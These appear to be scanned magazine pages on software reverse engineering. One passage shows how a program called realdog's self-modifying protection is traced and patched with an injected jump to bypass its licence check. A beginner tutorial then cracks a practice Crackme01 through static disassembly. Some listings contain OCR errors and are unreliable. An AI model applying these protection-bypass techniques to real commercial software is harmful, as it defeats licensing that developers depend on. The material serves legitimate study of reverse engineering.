对于第一种情况，只要注意一下trw2000中的提示，就能发现异常（提示位于指令窗口及命令窗口的分隔线上参考图4）。此时，发现代码位于realdog!pec1.txt中，退出后，随即整个硬盘搜索realdog!pec1文件，结果提示找不到此文件。随后改为搜索realdog，也只发现realdog.exe文件。

由此猜想，可能由于realdog采用了动态指令更新技术，使得trw2000调试器也无法分辨出指令位于何处，才导致产生realdog!pec1.txt的错误提示。

对于第二种情况，运用指令bpm　cs:402c11 rw来跟踪所有用来读写地址为CS:402C11的指令，经过一番痛苦的跟踪，来到地址为455334处，发现如图6所示用于修改指令的代码：

继续跟踪代码，希望能获得其运算法则，又

```
CPU
EAX=0000008B    EBX=00000001    ECX=00000000    EDX=DAE9AF00    ESI=00452AD9
EDI=00453816    EBP=00000008    ESP=0068FDFC    EIP=00455334    O=0 D=0 I=1 S=0
CS=015F    DS=0167    SS=0167    ES=0167    FS=26BF    GS=0000 Z=1 A=0 P=1 C=0

015F: 00455332    75F0          JNZ   00455334
015F: 00455334    8807          MOV   [EDI], AL
015F: 00455336    47            INC   EDI
015F: 00455337    EB07          JMP   SHORT   00455310
015F: 00455339    30D2          ADD   EDX, EDX
015F: 0045533B    7507          JNZ   00455334
015F: 0045533D    50            PUSH  EAX
015F: 0045533E    AD            LODSD
015F: 0045533F    8BD0          MOV   EDX, EAX
015F: 00455341    58            POP   EAX
015F: 00455342    13D2          ADC   EDX, EDX
015F: 00455344    0F8291000000  JC    NEAR   004553D8
015F: 0045534A    03D2          ADD   EDX, EDX
015F: 0045534C    7.51E+03      JNZ   00455355
015F: 0045534E    50            PUSH  EAX
015F: 0045534F    AD            LODSD
------------------------ REALDOG!RSRC+332 ------------------------
LOAD  CODE32  OBJ=0003  SEG:OFF=0167:BFE3C000  LEN=00001000  MOD=IMM32
LOAD  CODE32  OBJ=0004  SEG:OFF=0167:BFE3D000  LEN=00005000  MOD=IMM32
LOAD  CODE32  OBJ=0005  SEG:OFF=0167:BFE42000  LEN=00001000  MOD=IMM32
:BPX 455334
:G
BREAK  ON  BP1
:
```

图 6

经过一番痛苦的跟踪仍得不出结果，该死的头都大了，还搞不清楚它是怎样运算的，看样子要另找出路。

经过一番苦思，终于有了灵感："何必管它是怎样运算的，只要它往地址为cs:402c11处写入75时，将75改为eb就搞定了！"

通过分析指令后，认为关键处还是在455334处，因为此时代码值已然算出，并存入al寄存器中，而这步操作正是将代码值写入由edi寄存器指示的存储单元。我认为只有当edi等于402c11时才需要替换al寄存器中的值。当然，al寄存器中的值是不会自己改变自己的，这就需要我们来改写指令了。

改写思维：我们知道要使指令转向，在正常情况下只有使用跳转指令。有人可能会说采用中断技术也能使指令转向，但是其被中断后，还是会从断点处恢复的；当然，采用病毒技术，修改其返回地址除外。若采用中断技术来改写的话，其中断的时机要求非常精确，一般人为控制是不可能如此精确，哪怕就是采用定时中断方式也不能保证其精确性；同时还要编写复杂的中断处理程序，修改完成后，还需要立刻恢复其中断向量，因为不恢复中断向量的原始值的话，只有中断一被触发，此地址的值就被修改，有可能此时此值已不能再被修改了，因此我不采用中断技术。

我决定采用替换指令的办法，将455334处的代码换为无条件跳转指令，跳转的具体地址是在程序代码段内寻找的一片空白区，空白区的首地址为455492，因此可在455334处写入逻辑指令jmp 455492,对应的机器码为e959010000（因为机器码是更改后的绝对正确的指令，而逻辑指令并不是计算机可执行指令，因此机器码可删减），此指令占用五个字节，其替换了以下三条逻辑指令：

```
MOV  [EDI],AL
INC  EDI
JMP  455310
```

因此，在455492中写入的指令必须包括以上三条指令，同时应有判别语句，用以判别是否应该替换al的值，不需替换就执行原来的的指令（包括以上三条和地址位于455337处的指令及其后的一系列指令），而455337处为跳转指令，跳转至455310处。为此，我设计出以下逻辑指令：

```
cmp        edi,402c11
jne        aaaa
mov        al,eb
aaaa:mov   [edi],al
inc        edi
jmp        455310
```

（此处不应删减，因其为逻辑指令，不能直接执行）

至此，我已经设计出了逻辑指令，只要将其中的逻辑地址的正确值写对，也就万事大吉了。

我用hiew编辑器来写入以上逻辑指令。

小技巧：写入逻辑指令jne aaaa时，因不知其地址，故可采用jne 0的手段写入指令，当写完mov al,eb指令时将得到其下条指令的地址（地址为45549c），再将jne 0改为jne 45549c即可。

将其存盘后，直接运行。此时弹出程序执行非法操作对话框，赶紧启动trw2000，使用命令bpx 455334,g，发现位于455492处的所有跳转指令完全变了样，已不是我所期望的地址。究其根源是因为使用跳转指令时，CPU将当前指令的第一条指令地址。加上逻辑偏移地址，得到跳转的物理地址，为了解决此问题，我采用了病毒技术，用中断的方式来串改其返回地址，花费一番

（下转第276页）

最简单的逆向工程基础（一）

大家好，密界寻踪栏目又准时和大家见面了。四五月份，逆向工程界发生了几起比较轰动的事件，借栏目的一角，给大家简单介绍一下：

文／木头

1．世韩的MSC-N64的MP3播放器的管理软件被逆向工程解除了不能从MP3播放器上传MP3到PC的使用限制。现在国内有很多个破解的版本，大家应该能从各个搜索引擎搜到一些信息。个人感觉制作的都不是很稳定，上传MP3的时候容易死机。有兴趣的朋友可以去看看。

2．微软推出的最新的WMA音乐保护体系被逆向工程破解了。大家可以通过下载一个软件，解除WMA播放的限制。

3．国内著名的加密狗生产厂家——北京深思洛克与塞迪网联合举办“软件解密挑战赛”，悬赏10万元，挑战解密技术极限。由于使用了DES算法，个人感觉要在PC上面进行破解，难度不小。不过，如果真的有高手带头组织，在Internet上开展一次分布式的计算，那么，DES的安全性并不高。不过美国现在最新的加密标准已经是AES，DES完成了它的历史使命，由前台退到了后台。从这方面来说，国内的加密技术和国外特别是美国和俄罗斯相比，差距还是很大！

4．北京飞天诚信公司推出第5代加密狗，强度大，可靠性高。由于其采用了先进的单片机编程技术，在软件狗内部可以存储大量的代码，数据，并且可以设计超级复杂的算法模型，所以，就目前的技术水平和软硬件条件，要破解这种软件狗保护的软件，难度很高！不过，软件狗加密效果的好坏，除开软件狗本身的质量和技术，使用者对于软件狗的认识和使用方法恰当与否，也对加密效果有着巨大的影响（同样是Hasp的狗，有些产品做得非常好，难以破解；而有些则非常简单，甚至只要修改1个字节就可以完成破解）。逆向工程界拭目以待这款优秀的国产软件保护工具的大面积上市，以检验其保护强度和效果。

看着这么多的产品被逆向工程，大家是不是觉得很不可思议？其实任何事物的发展都是自身矛盾斗争的结果，没有黑客，就没有现在日渐完善的网络建设；没有逆向工程者，也就没有软件加密技术的迅速提高，和对系统研究的日益深入。逆向工程技术只要运用得当，对于IT界的发展，其推动作用是巨大的！所以，在本期栏目正式开始之前，我再次重申，大家学习中一定要把握好学习的方向和目的，如果误入歧途，不管对自己还是对社会，都是一个悲哀的结果。

走近逆向工程

前面几期基础知识栏目的介绍相信看得大家有点不耐烦了吧？想真刀真枪的来自己亲手跟踪一个软件试试了？好，这一期我们就来一次手把手的教学，正式走入逆向工程的殿堂。

逆向工程一般是利用调试器，从汇编代码的级别研究软件的运行机制，所以，对于汇编语言的掌握和调试器使用的熟练程度，很大程度上决定了逆向工程研究的顺利与否。所以，我会在讲解中穿插一些Win32Asm的具体知识，希望能对大家理解代码有帮助。关于Win32Asm的具体资料，公开出版的不太多，据我所知，市面上只有一本地质出版社出版的《Windows环境下汇编语言程序设计》是具体讲述Win32Asm的。

ChinaPub和华储都有邮购，需要的朋友可以去了解一下具体的情况。我在这里只将一些最基本的东西讲清楚，有利于后文对于具体代码的理解。

由于大家是第一次入门，我们就以TRW2000为例，这个调试器比Soft-ICE小巧，简单，不过功能却一点都不输给Soft-ICE，惟一的缺点就是不支持Windows 98以上的操作系统（Windows 2000，WinXP等）。

还没有TRW的朋友，可以去http://www.

sdgmxing.com/tools/Debuggers/TRW2000/TRW2000.HTM下载TRW的各个版本，版本的升级主要是针对兼容性的，具体的操作并没有不同。

静态反汇编分析

我们现在第一个最简单的目标是Crackme01。

对于比较简单的保护体系，静态反汇编分析往往比动态跟踪调试更快找到保护体系的关键点。所以，我们先来静态分析一下Crackme01。

在静态反汇编工具选择上，对于简单的保护体系，没有必要选择IDA Pro这种专家级的反汇编器，W32Dasm就足够了。打开W32Dasm，我们可以见到界面如图1。



图1

点击图中所示按钮，选择要反汇编的文件，我们在这里选择Crackme01.exe，选好后，W32Dasm自动开始反汇编的工作，反汇编完成后，界面如图2所示。

点击图中所示“串式数据参考”的按钮，就




图2

可以察看软件中的字符串资源。在Crackme01种，字符串资源很明显。大家一看就知道了。然后双击其中一个字符串资源，就可以跳到引用该字符串的地方。而对于大一些，复杂一些的软件的保护体系，我们需要有耐心，慢慢翻看“字符串参考”窗口中所有列出的字符串，找到和注册相关的信息（错误提示字符，注册名字，Register等“敏感”字符等），然后双击找到的字符串资源，就可以找到引用改字符串的地方，因为我们找的是和注册想关联的字符串，所以，找到的代码，十有八九也和软件的注册保护体系密切相关，对于简单的保护体系，找到一，两处代码，差不多就可以看出个八九不离十；而对于大部分软件来说，其保护体系的强度都不算低，所以，需要我们找到多处代码，结合Win32Asm的知识，综合考虑各种情况，流程，从而把握住软件的保护流程 。

对于Crackme01，我们双击“抱歉，输入的注册码错误”一项，可以看到如下代码：

```
:0040107E  push FFFFFFFE ←从Edit中获取字符最大长度
:00401080  push 00403038 ←获取的字符缓冲区
:00401085  push 00000065 ←要获取字符串的Edit控件的ID
:00401087  push [ebp+08] ←对话框的hWnd

* Reference To: USER32.GetDlgItemTextA, Ord:0102h

:0040108A  Call 0040113E ←调用GetDlgItemTextA获取字符串
:0040108F  lea esi, dword ptr [00403038]
:00401095  lea edi, dword ptr [0040309C]
:0040109B  push edi
:0040109C  push esi

* Reference To: KERNEL32.lstrcmpA, Ord:02D6h

:0040109D  Call 00401162  ←字符串比较
:004010A2  test eax, eax
:004010A4  je 004010C7    ←结果相等，则跳转
:004010A6  push 00000000

* Possible StringData Ref from Data Obj ->"错误"

:004010A8  push 00403017

* Possible StringData Ref from Data Obj ->"抱歉，输入注册码错误！"

:004010AD  push 00403000
:004010B2  push 00000000

* Reference To: USER32.MessageBoxA, Ord:01BBh

:004010B4  Call 0040114A
:004010B9  mov eax, 00000000  ←以下为堆栈调整
:004010BE  pop ecx
```

```
:004010BF  pop edx
:004010C0  pop esi
:004010C1  pop edi
:004010C2  pop ebx
:004010C3  leave
:004010C4  ret 0010
```

要大致看懂上面的代码，相信学过汇编的朋友都没有太大的问题，可是，Win32Asm和Dos下的汇编有着巨大的区别，为了让大家以后的学习更加轻松，我把上面的代码每一句都加上了注释，并且在这里做如下说明：

1.基本上所有的Windows API调用的参数传递形式都是StdCall型，也就是说参数的压栈顺序是从右压到左。以最简单的MessageBox函数为例：在MSDN中，对MessageBox的描述是这样的：

```
int MessageBox(
    HWND hWnd,// handle to owner window
    LPCTSTR lpText,// text in message box
    LPCTSTR lpCaption,  // message box title
    UINT uType// message box style
);
```

在StdCall的参数传递规则下，用Asm调用MessageBox的代码应该如下所示：

```
push    uType
push    lpCaption
push    lpText
push    hWnd
call   MessageBox
```

大家看清楚了吗？从右到左，依次压栈。基本上，所有的WinAPI都可以照着这个规则用ASM来进行调用——只有一个例外：wsprintfA，这个函数的参数是不定的，具体情况可以参考罗云斌写的：《汇编语言中参数传递的格式》一文（asm.yeah.net）。

2.一个函数的返回值，基本上所有的编译器都会把函数的返回值放到EAX和EDX中来进行返回。返回值为32位的时候，放在EAX中，返回值为64位的时候，放在EDX:EAX中。

了解返回值的概念对于理解大部分软件的加密体系的工作原理是大有好处的。大部分软件的加密体系都遵循如下结构：

取得用户输入的注册码→变换→和软件内部条件对比→正确则注册成功，否则失败。

很明显，该流程最关键的一环就是“和软件内部条件对比”这一步，到底对比了以后，如何算是正确，如何算是错误呢？大部分的软件都是用一个子函数的返回值来代表正确或者错误的（比如：返回1表示正确，返回0表示错误）。而在跟踪调试的时候，我们看到的返回值，就是子程序出口处的EAX的值！所以，掌握了返回值的意义，就能很容易的了解保护体系的工作原理。

Win32Asm的基础讲解暂时到此为止，让我们回到我们的Crackme01。

很明显，程序在401086处，调用了GetDlgItemTextA函数来取得我们输入的注册码，存放在地址为403038的缓冲区里面。403038是怎么来的，根据我的注释可以看得很清楚吧？不需要再详细讲了吧？

紧接着，程序使用了lstrcmp的手段来进行注册码比较，在上面的代码里面，很明显，把我们输入的数据（地址为403038）和软件自身的数据（地址为40309C）进行了比较，根据比较的结果来确定注册正确与否。

那我们来看看地址为40309C的地址到底存放了什么数据呢？

看数据之前，让我们搞清楚一个概念：VA。

VA：虚拟地址。Windows运行于保护模式下面，每一个程序有自己独立的4GB的地址空间。代码运行时，EIP指向的地址为保护模式下的地址，也即虚拟地址，要经过选择子转换和地址页表转换机制才能转化成为真正的物理地址。所以，在同一时刻，程序A和程序B可以同时运行于某个“相同的地址”。这在DOS下面是不可能发生的事情。我们在反汇编代码中看到的40309C等地址就是这个软件的虚拟地址——VA。

可是，知道了VA，在静态分析的时候，我们没有办法得到这个VA指向的数据是什么，因为，16进制编辑工具只是提供了文件偏移——File Offset的数据查找功能，所以，我们需要把VA转换成为Offset。

VA→Offset的转换，方法无非两种：

（1）手工转换。前提是你了解PE文件格式，对PE头，部首，RVA等概念了解深刻，然后就可以自己进行转换。

（2）借助软件转换。这个方法方便很多。W32Dasm本身就提供了VA→Offset的转换功能（见图3），大名鼎鼎的PEeditor，LordPe等也可以进行这种转换。

图3中所示的W32Dasm转换VA的方法，有




图3

个缺陷，就是只能转换代码代码段的VA，而我们要转换的40309C在数据段当中，不能用这种方法，转换，所以我们要用到LordPE这个对付PE文件的“核武器”的FLC功能。

详细的操作如下：

（1）打开LordPE，见到界面如图4所示。

（2）点击图中的“PE Editor”按钮，，选择我们的Crackme01.exe以后，点击FLC，开始VA和Offset的转换。




图4

输入我们要转换的VA的数据，看到界面如图5所示。




图5

注：该图中还有RVA一项，由于这个概念比较复杂，现在先不作介绍，以后介绍“壳”的时候，给大家详细讲解它的概念。

在图5中，我们可以看到VA=40309C的Offset=89C。在以前，我们就需要用89C这个数，到WinHex中查看该地址的数据。可是，现在的LordPe给我们提供了非常方便的HexEdit功能，只要点击图中所示的“Hex Edit” 按钮，就可以看到图6：




图6

图6中，我们很清楚地看到40309C存放的数据是：“Simplest!”。所以，该Crackme的注册码就是Simplest!

输入Simplest!后，可以看到注册成功的界面如图7所示。



图7

以上介绍的就是静态分析破解的步骤，虽然这个Crackme很简单，但是，在解决这个Crackme的过程中，我们的Crack思路，使用的工具，分析问题的方法，最后解决问题的手段，都是静态分析软件最基础的东西。大家照着上面的步骤亲自操作一次，一定能体会到其中的乐趣，也一定能有自己新的独特的理解。

看过上一期密界寻踪的朋友一定会记得我曾经写过，静态反汇编的工具最强大的要属IDA，W32Dasm只是小巧，好用。不过由于这个Crackme是入门级的，保护体系极其简单，所以，我们没有必要请出IDA这位老大哥，用

W32Dasm 进行分析就足够了。等以后分析到复杂 Crackme 的时候，我自然会采用 IDA 作为分析的工具，给大家讲解 IDA 的使用。

动态跟踪技术

